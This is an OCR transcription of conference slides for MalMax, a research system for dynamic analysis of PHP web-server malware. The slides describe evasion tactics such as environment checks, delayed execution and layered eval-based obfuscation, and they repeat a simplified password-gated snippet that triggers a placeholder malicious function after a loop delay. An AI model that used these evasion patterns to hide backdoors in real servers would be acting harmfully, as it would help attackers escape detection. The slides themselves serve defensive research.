
MalMax: Multi-Aspect Execution for Automated Dynamic Web Server Malware Analysis

Abbas Naderi-Afooshteh[1], **Yonghwi Kwon[1]**, Anh Nguyen-Tuong[1], Ali Razmjoo-Qalaei[2], Mohammad-Reza Zamiri-Gourabi[2], and Jack W. Davidson[1]

[1]**University of Virginia**, [2]ZDResearch


Web-based malware

- **Web-based malware** continue to be one of the top security threats
- **Server-side malware** can have much more catastrophic consequences.



Web-based malware

- **Web-based malware** continue to be one of the top security threats
- **Server-side malware** can have much more catastrophic consequences.



Persistent, Capable of compromising other machines

Server-side malware is prevalent


- **Sucuri** analyzed 34,371 infected websites and reported that **71%** contained **PHP-based**, hidden backdoors.
- **Incapsula** discovered that out of **500 infected websites** detected on their network, the majority of them contained **PHP malware**.
- **Verizon's 2017 Data Breach Report** reported that a sizable number of **web server compromises** are a means to an end, allowing attackers to **set up for other targets**.

Challenges in detecting PHP malware?

- PHP is a dynamic language, making web development easy, so as malware development
  - Evasive Code
    - Detects the current environment to decide whether to run or not
    - Delay the execution to hinder dynamic analysis with a time limit
  - Dynamic Code Generation/Inclusion
    - Use eval and include to dynamically generate/include code
    - Multiple layers of obfuscation


Malicious code is "**hidden deep down** in malware"

Example: Simplified evasive malware





```
if (!isset($_GET[1]))
  die("Nothing to see here.");
if ($_GET[1]==$password) {
  for ($i=0; $i<1000; ++$i)
    if ($i>200)
      do_malicious();
    else
      do_benign();
}
```

Example: Simplified evasive malware





```php
if (!isset($_GET[1]))
  die("Nothing to see here.");
if ($_GET[1]==$password) {
  for ($i=0; $i<1000; ++$i)
    if ($i>200)
      do_malicious();
    else
      do_benign();
}
```

Multiple aspects of malware





```php
if (!isset($_GET[1]))
  die("Nothing to see here.");
if ($_GET[1]==$password) {
  for ($i=0; $i<1000; ++$i)
    if ($i>200)
      do_malicious();
    else
      do_benign();
}
```

Multiple aspects of malware




```php
if (!isset($_GET[1]))
  die("Nothing to see here.");
if ($_GET[1]==$password) {
  for ($i=0; $i<1000; ++$i)
    if ($i>200)
      do_malicious();
    else
      do_benign();
}
```


Multiple aspects of malware




```
if (!isset($_GET[1]))
[redacted]
if ($_GET[1]==$password) {
  for ($i=0; $i<1000; ++$i)
    if ($i>200)
[redacted]
    else
      do_benign();
}
```

